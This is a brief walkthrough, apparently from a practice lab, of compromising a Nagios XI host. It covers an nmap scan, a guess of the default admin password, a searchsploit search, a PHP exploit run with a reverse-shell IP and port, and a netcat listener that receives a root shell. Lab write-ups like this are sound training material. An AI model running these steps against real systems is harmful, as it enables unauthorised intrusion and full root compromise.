Monitoring
Nmap scan
$ nmap -sV -sC -p- 192.168.160.136 --min-rate=10000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-05 13:04 EDT
Nmap scan report for 192.168.160.136
Host is up (0.064s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b8:8c:40:f6:5f:2a:8b:f7:92:a8:81:4b:bb:59:6d:02 (RSA)
|   256 e7:bb:11:c1:2e:cd:39:91:68:4e:aa:01:f6:de:e6:19 (ECDSA)
|_  256 0f:8e:28:a7:b7:1d:60:bf:a6:2b:dd:a3:6d:d1:4e:a4 (ED25519)
25/tcp   open  smtp       Postfix smtpd
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| ssl-cert: Subject: commonName=ubuntu
| Not valid before: 2020-09-08T17:59:00
|_Not valid after:  2030-09-06T17:59:00
|_ssl-date: TLS randomness does not represent time
80/tcp   open  http       Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Nagios XI
389/tcp  open  ldap       OpenLDAP 2.2.X - 2.3.X
443/tcp  open  ssl/http   Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Nagios XI
| ssl-cert: Subject: commonName=192.168.1.6/organizationName=Nagios Enterprises/stateOrProvinceName=Minnesota/countryName=US
| Not valid before: 2020-09-08T18:28:08
|_Not valid after:  2030-09-06T18:28:08
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_ssl-date: TLS randomness does not represent time
5667/tcp open  tcpwrapped
Service Info: Host:  ubuntu; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.72 seconds
Enumeration

Do what the guy says, click the link below to get started using Nagios XI.

Default credentials were searched where the default username was nagiosadmin. However the password wasn’t the default one. admin in the password field was tried and login was successful.

Looking for exploits for this version of Nagios XI
$ searchsploit nagios XI 5.6
---------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------------
Nagios XI 5.5.6 - Magpie_debug.php Root Remote Code Execution (Metasp | linux/remote/47039.rb
Nagios XI 5.5.6 - Remote Code Execution / Privilege Escalation        | linux/webapps/46221.py
Nagios XI 5.6.1 - SQL injection                                       | php/webapps/46910.txt
Nagios XI 5.6.12 - 'export-rrd.php' Remote Code Execution             | php/webapps/48640.txt
Nagios XI 5.6.5 - Remote Code Execution / Root Privilege Escalation   | php/webapps/47299.php
Nagios Xi 5.6.6 - Authenticated Remote Code Execution (RCE)           | multiple/webapps/52138.txt
---------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Cherry-picked the exploit for version 5.6.5.
$ sudo apt install php-curl php-dom -y
<...>
$ php exploit.php --host=monitoring --ssl=false --user=nagiosadmin --pass=admin --reverseip=192.168.45.244 --reverseport=4444
[+] Grabbing NSP from: http://monitoring/nagiosxi/login.php
[+] Retrieved page contents from: http://monitoring/nagiosxi/login.php
[+] Extracted NSP - value: e15aedf763d8374ced29dcc4d67c979dc63108ea5897821dad596464656825c0
[+] Attempting to login...
[+] Authentication success
[+] Checking we have admin rights...
[+] Admin access confirmed
[+] Grabbing NSP from: http://monitoring/nagiosxi/admin/monitoringplugins.php
[+] Retrieved page contents from: http://monitoring/nagiosxi/admin/monitoringplugins.php
[+] Extracted NSP - value: e95462dd920b576d890b605db7470ec67d356697e7080779fd2985bc2b78c382
[+] Uploading payload...
[+] Payload uploaded
[+] Triggering payload: if successful, a reverse shell will spawn at 192.168.45.244:4444
$ nc -vlnp 4444
listening on [any] 4444 ...
connect to [192.168.45.244] from (UNKNOWN) [192.168.160.136] 36132
bash: cannot set terminal process group (954): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu:/usr/local/nagiosxi/html/includes/components/profile#
Pretty much ends here.